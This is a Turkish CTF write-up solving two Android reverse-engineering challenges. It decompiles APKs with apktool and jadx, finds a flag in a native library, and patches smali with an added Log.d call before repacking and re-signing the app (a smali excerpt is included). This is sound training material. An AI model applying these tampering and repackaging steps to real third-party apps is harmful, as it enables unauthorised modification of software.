

STM CTF MOBILE WRITEUP

Soru 1


Apk'yı "Apktool d kolaysoruyahu.apk" komutu ile çıkardım.



Çıkardığım Apk'yı Jadx-gui programı ile açtım ve içinde bulunan decompile edilmiş koda göz gezdirirken bayrak burda yazıyor olmalıydı yazısına denk geldim. Aklıma öncelikle layouta bakmak geldi. Layout'da flagi göreyemeyince ve görünürde native library olduğu için sıra native library'ye bakmaya geldi.




2 farklı komut ile sorunun cevabını aşağıdaki şekilde bulduk.




Soru 2

Aynı ıvır zıvır gene devam apk açıldı jadx veya jdgui ile decompile edildi.




Apk'nın içini açtığımda ilk gördüğüm String builder ile yapılmış bir kaç işlem.




Öncelikle bu soruyu çok farklı şekillerde çözebilirsiniz.
1- Aynı kodu hazır bulunan projenizde çalıştırıp sonuca ulaşabilirsiniz
2- Kodu yeteneğe göre göz veya kalem ile 3 5 dk'de çözebilirsiniz.
3- Sorunun adı dinlemeli olduğu için logları dinleyebilirsiniz.
4- Smali değiştirip yeniden paketleyebilirsiniz.

Ben burada 2 yönteminde sslerini paylaşayım hangisi kolayına gelirse :)


Öncelikle elimde her zaman hazır olan ve 1 adet textview içeren(textview'ı output olarak kullanıyorum istersen log kullan keyif meselesi) android uygulaması. Decompile edilmiş kodu aynen kopyala yapıştır çalıştır sonucu gelsin.



Burada ise logları dinliyorum arkadaş zaten hazır olarak gönderiyor :(





4. metot en çok uğraştıran metot, smali koduna log.d() ekleyip repack edip Apk'yı logları dinlemek.(Bu senaryoda bu gereksiz bir yöntem ama gene de yazalım.)
Sıra ile kullandıklarım
Apktool debug için
Smali dex repack için
Apktool build için
keytool key üretmek için
jarsigner ise apk'yı imzalamak için.




```
    goto :goto_0

    .line 33
    .end local v2    # "i":I
    :cond_0
    const-string v2, "flag"

    invoke-virtual {v4}, Ljava/lang/String;->toString()Ljava/lang/String;
    move-result-object v3
    invoke-static {v2, v3}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    invoke-virtual {v1, v2, v4}, Landroid/content/Intent;->putExtra(Ljava/lang/String;Ljava/lang/String;)Landroid/content/Intent;




    .line 34
    invoke-virtual {p0, v1}, Lctf/stm/com/signal/MainActivity;->sendBroadcast(Landroid/content/Intent;)V

    .line 35
    .end local v1    # "intent":Landroid/content/Intent;
    .end local v4    # "info":Ljava/lang/String;
    goto :goto_1

    .line 36
    :cond_1
    iget-object v1, p0, Lctf/stm/com/signal/MainActivity;->resultTv:Landroid/widget/TextView;

    const-string v2, "Yanl\u0131\u015f cevap. Tekrar dene."

    invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    .line 38
    :goto_1
    return-void
.end method

.method protected onCreate(Landroid/os/Bundle;)V
    .locals 1
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .line 16
    invoke-super {p0, p1}, Landroid/support/v7/app/AppCompatActivity;->onCreate(Landroid/os/Bundle;)V

    .line 17
    const v0, 0x7f09001b

    invoke-virtual {p0, v0}, Lctf/stm/com/signal/MainActivity;->setContentView(I)V
```

Smali kodunda işaretli yere debug smalisi ekliyorum ve yeniden paketleyip yüklüyorum.

